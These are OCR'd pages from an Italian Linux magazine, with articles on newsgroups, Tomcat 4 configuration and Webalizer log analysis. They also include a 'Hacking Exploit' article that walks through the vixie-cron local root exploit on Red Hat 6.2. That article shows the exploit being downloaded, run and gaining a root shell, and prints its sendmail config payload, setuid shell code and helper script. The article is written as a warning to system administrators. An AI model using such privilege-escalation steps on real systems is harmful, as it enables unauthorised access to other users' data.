
Fig. 2: Una semplice applicazione per la gestione dei newsgroups.

Allo stesso modo è possibile utilizzarli all'interno di una struttura universitaria, alla stregua di una bacheca, per la condivisione e lo scambio di informazioni tra studenti e professori.

CONCLUSIONI

Nelle parti successive andremo ad esaminare in dettaglio tutti i passi necessari per la realizzazione di un piccolo news server, prendendo come modello reale il sistema realizzato per il corso di comunicazione alla Facoltà di Filosofia dell'Università della Calabria.
Esamineremo quindi l'installazione e la configurazione di un news server (in particolar modo quella di INN), vedremo come creare un piccola gerarchia locale ed infine andremo a dare uno sguardo ai vari client (grafici e testuali) disponibili per Linux.

Saverio Salatino



Sicurezza

HACKING EXPLOIT

Hacking... sicurezza... se ne discute molto, troppo... questi argomenti vengono demonizzati dai mass-media, o a volte vengono trattati troppo semplicemente (vedi articolo precedente del sottoscritto). Perchè parlare di un argomento così vasto e complesso, in maniera così semplice? La realtà italiana, e non solo, ci dimostra che la maggior parte degli amministratori di sistema (ed a volte, presunti tali), prendono in minima considerazione (per non dire "in nessuna considerazione"), l'argomento: SICUREZZA...

Spesso l'argomento Sicurezza viene preso poco in considerazione, a volte succede per ignoranza, a volte perchè non si ha una motivazione valida per rendere sicuri i propri sistemi o più semplicemente ci si convince con una frase del tipo: "Figurati se bucano questa piccola azienda". Parlare di un argomento così complesso in maniera cosi' semplice, significa far aprire gli occhi ai sysadm che leggono, che una persona con una MINIMA conoscenza di sistemi unix-like, può bucare i server con programmi già belli "confezionati".

SICUREZZA LOCALE

La sicurezza in un sistema locale, è qualcosa di complesso da gestire.
Apparte i soliti permessi sui file, le password più o meno sicure che vengono impostate sugli account.. qualcosa può sfuggire...
Facciamo un esempio:

Il sig. Rossi lavora in un'azienda informatica ed ha qualche minima conoscenza di sistemi informatici.
Questo utente è maliziosamente interessato a dei documenti del sig. Bianchi ... come fare per accedere all'ambita risorsa?

Situazione:

```
Sig. Rossi    ──────► Account: rossi Home: /home/rossi
Sig. Bianchi  ──────► Account: bianchi
                                    Home: /home/bianchi
[rossi@r00t home]$ ls -la
totale 16

drwxr-xr-x   4 root  root
                        4096 mar 12 00:47 .
drwxr-xr-x  24 root root
                       4096 mar 12 00:47 ..
drwx------ 4 bianchi bianchi 4096 mar
                                12 00:48 bianchi
drwx------ 4 rossirossi
                          4096 mar 12 00:48 rossi
[rossi@r00t home]$
```

Proviamo ad entrare nella cartella del sig. Bianchi

```
[rossi@r00t home]$ cd bianchi
bash: cd: bianchi: Permission denied
[rossi@r00t home]$
```

Il sistema operativo ha negato il permesso, quindi non possiamo accedere. Come fare ?
Il SO utilizzato è Linux, distribuzione Redhat 6.2. Si tratta di una versione un po' obsoleta (al momento in cui scrivo l'articolo, siamo giunti alla release 7.2), quindi su qualche sito di sicurezza, ci informiamo sugli exploit funzionanti sulla macchina.
Ci salta all'occhio un exploit, denominato *vixie-cron* e lo scarichiamo sulla nostra macchina:

```
$ wget http://packetstormsecurity.nl/9907-exploits/
                                        rootcron.txt

$ mv rootcron.txt vixiecron.sh
```

```
$ chmod +x ./vixiecron.sh
$ ./vixiecron.sh
```

Il risultato é mostrato in ***Tab. 1.***

TAB. 1 L'exploit vixie-cron

```
-----------------------------------------------------
Marchew Hyperreal Industries <marchew@dione.ids.pl>
Stumilowy Las Team          <100milowy@gdynia.ids.pl>
--------------------- presents ---------------------

 -= vixie-cron root sploit by Michal Zalewski
                                  <lcamtuf@ids.pl> =-

[+] Checking dependencies:
   [*] vixie crontab: OK
   [*] Berkeley Sendmail: OK
   [*] gcc compiler: OK
   [?] Dependiences not verified:
      [*] proper version of vixie crontab
      [*] writable /tmp without noexec/nosuid option
[+] Exploit started.
[+] Setting up .cf file for sendmail...
[+] Setting up phase #1 tool (phase #2 tool
                                        compiler)...
[+] Setting up phase #2 tool (rootshell launcher)...
[+] Putting evil crontab entry...
[+] Patience is a virtue... Wait up to 60 seconds.
[+] Tick.............................................
[+] Huh, done. Removing crontab entry...
[+] Removing helper files...
[*] And now...
[+] Entering root shell, babe :)

sh-2.05# id
uid=0(root) gid=0(root) gruppi=0(root),1(bin),
           2(daemon),3(sys),4(adm),6(disk),10(wheel)
sh-2.05# ls -la
totale 16

drwxr-xr-x   4 root     root       4096 mar 12 00:47 .
drwxr-xr-x  24 root     root       4096 mar 12 00:47 ..
drwx------ 4 bianchi bianchi  4096 mar 12 00:48
                                                bianchi
drwx------ 4 rossi   rossi    4096 mar 12 00:57 rossi
sh-2.05# cd bianchi
sh-2.05# ls -l
totale 20
-rw------- 1 bianchi bianchi  881 mar 12 00:57
                                            banca.txt
-rw------- 1 bianchi  bianchi 13032 mar 12 00:56
                              documentotopsecret.txt
sh-2.05#
```

Abbiamo quindi acquisito i permessi di amministratore di sistema (root) e quindi abbiamo pieno accesso alle risorse della box su cui abbiamo presi privilegi a noi non concessi. Chi non è pratico della materia si chiederà, ma come ha fatto il sig. Rossi a diventare amministratore, semplicemente facendo eseguire un programma sulla rete?

DISCORSO APPROFONDITO...

Bisogna fare delle premesse:

- Un programma è composto da una serie di istruzioni.
- Un programma viene considerato tale per risolvere un qualche problema.
- Il codice del programma è stato progettato e scritto da un essere umano.
- L'essere umano non è un individuo perfetto.

Da queste semplici affermazioni ricaviamo che: un programma è composta da una serie di istruzioni atte a risolvere un qualche problema e che tali istruzioni vengono concepite e scritte da un essere umano,
NON perfetto (e quindi potenzialmente in grado di commettere errori).
Un errore in un programma può determinare, come nel nostro caso, l'accesso ad informazioni riservate.
Nella gran parte dei casi i programmi che determinano l'accesso da parte di esterni ad informazioni riservate, sono quei programmi che hanno settato il bit SUID oppure sono dei demoni (che girano ad esempio come root... ma non solo).

```
sh-2.05# ls -la `which crontab`
-rwsr-xr-x    1 root     root        21280 giu 25  2001
                                        /usr/bin/crontab
sh-2.05#
```

Il nostro crontab precedentemente exploitato aveva settato il bit SUID (SetUID) abilitando quindi chiunque a svolgere delle operazioni come se si trattasse di un utente root.

```
-rwsr-xr-x    1 root     root        Gruppo root
                  |
                  |---> Utente root
|
|---> Bit SUID
```

Se controlliamo */usr/include/asm/unistd.h* possiamo notare che viene definito:

```
#define __NR_setuid                23
```

setuid è una chiamata di sistema (syscall) e tramite questa è

possibile settare l'id utente (ad esempio: 0 = root).

```
int setuid(uid_t uid)
```

Il Vixie Cron, dopo che è stato settato il programma da eseguire in cron (nel caso nostro nessuno), manda un'email a colui che ha settato la regola nel crontab:

```
→ Manda l'email usando un file .cf che è
                              "eseguito" da sendmail
↓
MAILTO='-C/tmp/vixie-cf dupek'
* * * * * nonexist
↑
→ nome del programma da eseguire
                (che chiaramente non esiste)
```

il contenuto di */tmp/vixie-cf* è:

```
V7/Berkeley
O QueueDirectory=/tmp
O DefaultUser=0:0
R$+     \$#local $: \$1      regular local names

Mlocal, P=/tmp/vixie-root, F=lsDFMAw5:/|@qSPfhn9,
                                    S=10/30, R=20/40,
                T=DNS/RFC822/X-Unix,
                A=vixie-root
↑
→ esegue vixie-root con
                  permessi di root !!!
```

il contenuto di *vixie-root* è:

```
gcc /tmp/vixie-own3d.c -o /tmp/vixie-own3d
chmod 6755 /tmp/vixie-own3d
```

La prima riga compila il file: *vixie-own3d.c*, la seconda setta i bit di SUID e SGID (Set GID (Group ID)) all'eseguibile:

```
/tmp/vixie-own3d
```

il contenuto di *vixie-own3d.c* è:

```
main()
{
  setuid(0);
  setgid(0);

  unlink("/tmp/vixie-own3d");
  execl("/bin/sh","sh","-i",0);
}
```

ALCUNI DOVUTI COMMENTI

1) Questo programma gira con qualunque utente

2) Questo programma ha il bit SUID e SGID settati

3) Il proprietario del programma è root

Grazie a queste tre proprietà, questo semplice programma "diventa root" tramite le righe:

```
  setuid(0);
  setgid(0);
```

La terza riga cancella il file: */tmp/vixie-own3d* ed infine la quarta esegue un programma (la shell) il cui risultato è già stato discusso in precedenza:

```
sh-2.05#
```

L'exploit nelle righe finali controlla se il tutto è volto a buon termine:

```
if [ -f /tmp/vixie-own3d ]; then
  echo '[+] Entering root shell, babe :)'
  echo
  /tmp/vixie-own3d
  echo
else
  echo '[-] Oops, no root shell found,
          patched system or configuration problem :('
fi
```

Se dopo 60 secondi, il tempo di avvio della regola da noi immessa, esiste il file */tmp/vixie-own3d,* lo esegue, altrimenti termina con un messaggio.
Dei vari tipi di errori che effettuano i programmatori, ne abbiamo visto uno abbastanza semplice, ma ne esistono ben altri che agiscono a livello di memoria e sovrascrivono il registro EIP.
Il più comune è il buffer overflow, ma esistono anche altre tecniche per sovrascrivere l'EIP, tipo il format string... ma questi sono altri argomenti, che verranno trattati in altra sede!
Personalmente consiglio di aggiornarsi, sui siti citati nel box "Siti sulla sicurezza"...
Sysadmin avvisato, mezzo salvato!

Francesco Marasco

TAB. 2 Siti sulla sicurezza

http://www.securityfocus.com
http://www.packetstormsecurity.com
http://www.securiteam.com

A volte uno solo **non basta!**

650 Mb

650 Mb

500 Mb

Cromatika

E spesso neppure due sono sufficienti.

Per questo vi offriamo **3 CD-Rom**,

pieni zeppi di software.

1.8 Gb, oltre 400 nuovissimi software,

più di **50 programmi completi**, gli

aggiornamenti sui nuovi antivirus, i

driver, la sezione Plus!

e quella fotografica, i Top Software

e un **CD** interamente dedicato

a **Linux**. Tre è un numero solare.

in edicola

CONFIGURAZIONE DEL SERVER TOMCAT 4

Setup dell'ambiente di lavoro per il deploy delle applicazioni JSP/Servlet

In questa puntata entreremo nei dettagli della installazione e configurazione del server Tomcat, necessaria per testare e pubblicare le nostre applicazioni JSP. Il Tomcat fa parte del progetto Jakarta sviluppato dal gruppo di lavoro Apache; potrete effettuare il download dell'ultima versione direttamente dal sito ufficiale http://jakarta.apache.org/. Al momento della scrittura dell'articolo è già stata rilasciata la versione 4.0.1 che implementa le specifiche Sun per i contenitori JSP 1.2 e Servlet 2.3 . Raccomandiamo, per utenti che non hanno bisogno di modificare il comportamento del server personalizzandone i sorgenti, di scaricare la versione binaria (già compilata) per evitare troppe complicazioni.

Installazione

L'installazione non dovrebbe presentare particolari problemi. Estraendo il file *.tar.gz* (ad es. *in /*) il tar creerà automanticamente una directory chiamata *"jakarta-tomcat-num.ver"* la quale conterrà:

`bin/`	*eseguibili e script*
`classes/`	*classi di utilità*
`common/`	*classi accessibili sia al server che alle applicazioni web*
`classes/`	*classi comuni scompattate*
`lib/`	*classi comuni nei file jar*
`conf/`	*file di configurazione*
`jasper/`	*jar visibili solo dal classloader Jasper*
`lib/`	*jar visibili dalle applicazioni web*
`logs/`	*file di lof*
`server/`	*classi del server*
`classes/`	*classi interne al server*
`lib/`	*jar interni al server*
`webapps/`	*questa directory contiene le applicazioni di esempio distribuite col Tomcat e conterrà anche le nostre*
`work/`	*file temporanei*

Naturalmente, sia per l'esecuzione del Tomcat, che per le nostre applicazioni JSP, è necessario scaricare ed installare il JDK ormai giunto alla versione 1.4 e le Servlet API 2.3 entrambi disponibili sul sito ufficiale delle tecnologie Java: ***http://java.sun.com/***. Per il corretto funzionamento del Tomcat, bisogna settare due variabili d'ambiente:

`$JAVA_HOME`	*deve contenere il path alla directory di installazione del JDK (la root directory, senza la directory bin/ contenente gli eseguibili)*
`$CATALINA-HOME`	*deve contenere la directory di installazione del server Tomcat (ad es. /jakarta-tomcat-x.x.x)*

Per assicurare il corretto funzionamento del server ad ogni utente del sistema, è consigliabile esportare queste due variabili d'ambiente nel file di esecuzione comune `/etc/profile` (per la bash) come segue:

```
$JAVA_HOME=/usr/local/jdk-1.3.1
$CATALINA_HOME=/jakarta-tomcat-4.0.1

export $JAVA_HOME $CATALINA_HOME
```

Fatto questo, per avviare ed arrestare il server Tomcat sarà sufficiente eseguire gli script *startup.sh* e *shutdown.sh* presenti nella directory *$CATALINA_HOME/bin*. Se tutto è andato bene, il vostro server nuovo di zecca risponderà a questo URL: ***http://localhost:8080/***




Fig. 1 • Tomcat installato nel nostro sistema.

Configurazione

Il file dal quale è possibile configurare quasi ogni aspetto del nostro server è server.xml contenuto nella directory *$CATALINA_HOME/conf*. All'interno del file, evidentemente in formato xml, troviamo vari tag la cui funzione è quella di stabilire relazioni fra i macro-componenti del server ed attributi relativi, ad esemepio, ai Virtual Host. Nella terminologia Tomcat, un connettore è un particolare componente che fa da ponte fra engine, cioè componenti software che svolgono particolari attività per conto del server ed il server stesso. Gli elementi in gioco sono:

- ***Elementi Top Level*** - *<Server>* è la radice dell'intero file di configurazione, mentre *<Service>* rappresenta un gruppo di connettori (*<Connector>*) associati ad un engine.

- ***Connettori*** – Rappresentano l'interfaccia attraverso la quale i client esterni inviano richieste e ricevono risposte da un particolare servizio (*<Service>*).

• ***Contenitori*** – Sono componenti la cui funzione è processare le richieste in arrivo e creare le rispettive risposte.
Un Engine gestisce tutte le richieste per un servizio (*<Service>*), un *Host* gestisce le richieste per un particolare *Virtual Host* ed un *Context* gestisce le richieste per una particolare applicazione web.

• ***Componenti Innestati*** – Rappresentano elementi che possono essere innestati all'interno di un qualsiasi contenitore o contesto.

Il tag *<Server>* ha i seguenti attributi:

ATTRIBUTO	DESCRIZIONE
className	*Nome della classe Java dell'implementazione da usare. Questa classe deve implementare l'interfaccia org.apache.catalina.Server. Se non specificata, verrà usata l'implementazione di default.*
port	*La porta TCP/IP sulla quale il server aspetta per il comando di shutdown. Questa connessione deve provenire dallo stesso computer sul quale l'istanza del server Tomcat sta girando.*
shutdown	*La stringa di comando che deve essere ricevuta via TCP/IP alla porta sopra specificata per effettuare lo shutdown del server Tomcat.*

Vediamo, ora, gli attributi del tag *<Service>*:

ATTRIBUTO	DESCRIZIONE
className	*Nome della classe Java dell'implementazione da usare. Questa classe deve implementare l'interfaccia org.apache.catalina.Service. Se non specificata, verrà usata l'implementazione di default.*
name	*Il nome di questo servizio che sarà usato nei file di log se si utilizzano componenti standard Catalina. Il nome di ogni servizio associato ad un particolare Server deve essere unico.*

In pratica un elemento *Service* rappresenta la combinazione di uno o più componenti *Connector* che condividono un singolo componente *Engine* per processare le richieste in arrivo. Un elemento *<Server>* può contenere più elementi *<Service>*. Gli elementi *Connector* disponibili sono:

• HTTP/1.1
• Warp

Il Connector HTTP/1.1 rappresenta un componente che supporta il protocollo HTTP/1.1 ed abilita il server Tomcat/Catalina a funzionare da web server oltre al suo comportamento di default come contenitore di pagine JSP.
Il *Warp Connector*, invece, permette l'integrazione "invisibile" tra il Tomcat e il web server Apache.
In questo modo l'Apache gestirà le pagine e le risorse statiche mentre il server Tomcat subentrerà per l'intepretazione dei contenuti JSP.
Un Engine è così formato:

ATTRIBUTO	DESCRIZIONE
className	*Nome della classe Java da usare che implementi l'interfaccia org.apache.catalina.Engine. se non specificata, verrà utilizzata l'implementazione di default.*
defaultHost	*Il nome dell'host di default. Identifical l'host che ha il compito di processare le richieste dirette agli altri host di questo server i cui nomi sono specificati nei tag <Host> immediatamente innestati all'interno del tag <Engine>.*
name	*Nome logico di questo Engine usato nei file di log e nei messaggi di errore.*

All'interno del tag *<Engine>* troviamo diversi tag *<Host>*. Rappresentano un Virtual Host che è l'associazione di un nome di rete per un server (ad es. ***www.sun.it***) con la particolare istanza del server Tomcat che sta girando. Vediamolo in dettaglio:

ATTRIBUTO	DESCRIZIONE
AppBase	*La directory principale di questo Virtual Host. E' il percorso di una directory che contiene le applicazioni web relative a questo Virtual Host.*
className	*Il nome della classe Java che implementi l'interfaccia org.apache.catalina.Host. Se non specificato sarà usato il valore di default.*
name	*Nome del Virtual Host. Uno degli Host innestato nell'Engine corrente deve corrispondere con l'attributo defaultHost dell' Engine stesso.*

L'elemento *Host* può contenere più elementi *Context*, i quali rappresentano una particolare applicazione web che è in esecuzione in un certo virtual Host. Ogni applicazione web è basata su di un archivio WAR oppure su una directory contenente i file dell'applicazione stessa. Vediamo in dettagli l'elemento Context:

ATTRIBUTO	DESCRIZIONE
className	*Il nome della classe Java che implementa l'interfaccia org.apache.catalina.Context. Se non specificato sarà usato il valore standard.*
cookies	*Settarlo a true se si vuole usare I cookies per identificare la sessione, sempre ammesso che il client li supporti. True è il valore di default. Settarlo a False equivale a contare solo sulla propria applicazione per l'identificazione della sessione.*
crossContext	*Settarlo a true se si vuole che la chiamata ServletContext.getContext() ritorni un Request Dispacher valido per le altre applicazioni in esecuzione in questo Virtual Host. Il valore di default è false per avere un buon comportamento di sicurezza di default e provoca la restituzione di null per il metodo getContext().*
docBase	*La directory Document Base o Context Root per questa applicazione web o il path all'archivio contenente l'applicazione stessa (il WAR file). Può essere un path assoluto o relativo alla directory appBase dell'Host di appartenenza.*
path	*Il context path di questa applicazione web che viene matchato con la parte iniziale dell'URI per selezionare la particolare applicazione web da processare. Tutti i context path all'interno di un Host devono essere unici. Se si specifica una stringa vuota ("), si sta definendo l'applicazione web di default per l'Host corrente che processerà tutte le richieste non assegnate*

ad altri contesti.

reloadable *Settare a true se si vuole che il server Tomcat/Catalina controlli i file contenuti nelle directory /WEB-INF/classes/ e /WEB-INF/lib/ e si accorga di eventuali cambiamenti. Questa è una caratteristica molto utile nella fase di sviluppo dell'applicazione web in cui sono frequenti i cambiamenti al codice ma è sconsigliabile nel deploy definitivo dell'applicazione perché provoca molto lavoro aggiuntivo al server.*

La configurazione professionale di un server Tomcat richiede una conoscenza approfondita non solo delle problematiche classiche legate ai servizi di rete ed ai web server, ma anche una conoscenza dell'API fornita insieme al Tomcat stesso, la quale permette un tuning veramente dettagliato delle funzionalità del server. Purtroppo la documentazione fornita con la versione 4 (dalla versione 3.x.x sono cambiate parecchie cose) non è del tutto completa e necessita di integrazioni. Potete effettuare le vostre ricerche, naturalmente in rete, partendo dal sito principale di Java (***http://java.sun.com/***) e da quello del Tomcat (***http://jakarta.apache.org/***) e seguendo i vari link proposti. Se i vostri problemi diventassero costanti nel tempo la soluzione potrebbe essere iscriversi ad un gruppo di discussione oppure ad una mailing-list (ce ne sono migliaia sparse per il web) e condividere le esperienze degli utenti ponendo domando o semplicemente consultando lo risposte già fornite in passato, visto che il vostro problema potrebbe già essere stato affrontato e risolto. Una lettura della documentazione fornita insieme al server, comunque, non fa mai male. Se il Tomcat sta girando potrete accedervi direttamente dalla pagina di default *(http://localhost:8080/)* cliccando su *Documentazione*.




Fig. 2 • La pagina con l'indice della documentazione.


Dopo aver visto insieme i più importanti elementi del file *server.xml*, diamo un'occhiata ad una sua effettiva implementazione per come appare nella distribuzione di default del Tomcat (alcuni tag legati alle problematiche di log sono stati tralasciati per motivi didattici):

```
<Server port="8005" shutdown="SHUTDOWN" debug="0">

  <!-- Define the Tomcat Stand-Alone Service -->
  <Service name="Tomcat-Standalone">

    <!-- Define a non-SSL HTTP/1.1 Connector on port
                                                8080 -->
    <Connector className="org.apache.catalina.
                                connector.http.HttpConnector"
    port="8080" minProcessors="5" maxProcessors="75"
    enableLookups="true" redirectPort="8443"
    acceptCount="10" debug="0"
                                connectionTimeout="60000" />

    <!-- Define the top level container in our
                                container hierarchy -->
    <Engine name="Standalone" defaultHost="localhost"
                                                debug="0">

      <!-- Define the default virtual host -->
      <Host name="localhost" debug="0" appBase=
                                "webapps" unpackWARs="true">

        <!-- Tomcat Manager Context -->
        <Context path="/manager" docBase="manager"
         debug="0" privileged="true" />

        <!-- Tomcat Examples Context -->
        <Context path="/examples" docBase="examples"
                                                debug="0"
                reloadable="true">
        </Context>

      </Host>

    </Engine>

  </Service>

</Server>
```

Conclusione

Come avete visto la configurazione del server Tomcat non è proprio una passeggiata. Per contro la qualità implementativa e la modularità del server legate alle consolidate caratteristiche cross-platform di Java vi permetteranno di avere uno strumento espandibile, manutenibile e, soprattutto, altamente scalabile. Pensate che lo stesso Tomcat che è installato sul nostro server Linux, siamo riusciti a farlo girare sotto Windows senza cambiare una sola riga di codice o file di configurazione (a parte, naturalmente, le variabili di ambiente *$JAVA_HOME* e *$CATALINA_HOME*).
E quando avrete (ve lo auguro!!!) il vostro "serverone" IBM da svariate migliaia di euro (eh si, abituiamoci...) potrete trasferirvi tutte le vostre applicazioni web soltanto copiandole, ad esempio via Samba/NFS/FTP e, cosa non da poco, averle "up and running" nello stesso momento. Nice coding e arrivederci al prossimo numero.

Giuseppe Tradigo
Antonio Pace



ZOO - IS - BUSINESS

STOP IT

LAV - VIA SOMMACAMPAGNA 29 - 00185 ROMA
PER INFORMAZIONI TELEFONA ALLO 06 4461325

SI RINGRAZIA L'EDITORE PER LO SPAZIO CONCESSO (DORLAN)

Siti Web

ANALISI DI UN SITO WEB

di Umberto Zanatta

La costruzione di un sito web viene completata con l'analisi degli accessi per verificare quanto il sito sia visitato e quanti e quali documenti siano tra i più richiesti. L'analisi delle stringhe per la ricerca digitate può inoltre aiutare a rendere i documenti più accessibili in base alle preferenze.

La comunità Open Source mette a disposizione due validi strumenti: *'webalizer'* per le statistiche di accesso ed *'ht:// Dig'* (recensito nello scorso numero) come motore di indicizzazione delle pagine web. Questi prodotti sono distribuiti con licenza GPL (GNU public license) e sono reperibili per ogni distribuzione LiNUX agli indirizzi: ***http://www.webalizer.com*** e ***http:// www.htdig.org***.

Webalizer 2.01

Webalizer è un'applicazione client che legge e analizza i file di log generati da un applicativo server (tipo Apache o Squid) e produce statistiche in formato HTML.
L'analisi dei risultati viene rappresentata in formato grafico per facilitarne la lettura ed anche in formato testuale con voci ripartite in più colonne.
I formati di file supportati sono lo CLF *(common log format)* generato da server web tipo `apache', lo *xferlog* e lo *squid proxy log* generati dal server ftp tipo *'wu-ftp'* e dal proxy server *'squid'*.

Avvio ed uso di webalizer

L'avvio di webalizer avviene con il comando digitato al prompt di

TAB. 1 La struttura di un file di configurazione

```
# file /etc/webalizer.conf
#
# Il percorso completo del nome del file da analizzare.
# In questo esempio è il log generato dal server
                                        web apache
        LogFile /var/log/httpd/access_log

# Il tipo di formato di log da analizzare. Webalizer si
# aspetta in input un file CLF.
# i valori che può assumêre sono:'clf', 'ftp'
                                        o 'squid'.
        LogType  clf
# La directory di uscita dove memorizzare i file
                                        di output.
# Se non viene specificata viene usata la directory
                                        corrente.
        OutputDir    /var/www/html/reports

# Rappresenta il nome del file che memorizza i dati
                                        degli ultimi
# dodici mesi di log per generare la pagina index.html.
# Se non viene specificato nessun percorso, ma solo il
# nome del file esso è relativo al parametro OutputDir.
        HistoryName webalizer.hist

# Porre a yes se si vuole usare il processo
# incremntale, utile in presenza di file di log che
# ruotano almeno due volte al mese.
        Incremental      yes

# Come per il parametro HystroyName, solo relativo al
# processo incrementale.
        IncrementalName    webalizer.current

# Il testo da visualizzare come titolo.
        In coda viene riportato
# anche il nome dell'host webalizer è localizzato.
        ReportTitle     "Usage Statistics for"

# Definisce l'hostname per il report.
```

sistema:

```
[root@ /root]# webalizer
```

L'applicazione webalizer accetta sia una nutrita gamma di opzioni, sia più file di configurazione (quello per default è */etc/webalizer.conf*) laddove i report da generare siano più di uno; per esempio uno per il web server *'apache'*, uno per il server ftp *'wu-ftpd'* ed infine uno per il proxy server *'squid'*.
Allo scopo è preferibile l'opzione *'-c'* come nel seguente comando.:

```
[root /root]# webalizer -c /etc/
    webalizer.conf /var/log/httpd/
                        access_log
```

oppure per un file di log per server ftp:

```
[root /root]# webalizer -c /etc/
webalizer-ftp.conf /var/log/xferlog
```

Tuttavia le opzioni da passare in linea di comando hanno una equivalente parola chiave nel file di configurazione, per questo ci limiteremo a descrivere solamente questo ultimo metodo.
Un file di history (statistiche precedenti) viene altresì generato se si abilita l'analisi incrementale, scelta indispensabile se i file di log sono ruotati da un'applicazione cron; questo meccanismo comporta un tempo sensibilmente più lungo per completare l'operazione, tuttavia garantisce che le statistiche siano coerenti con i dati letti.




Fig. 1 • Il sommario con le statistiche per i 12 mesi.

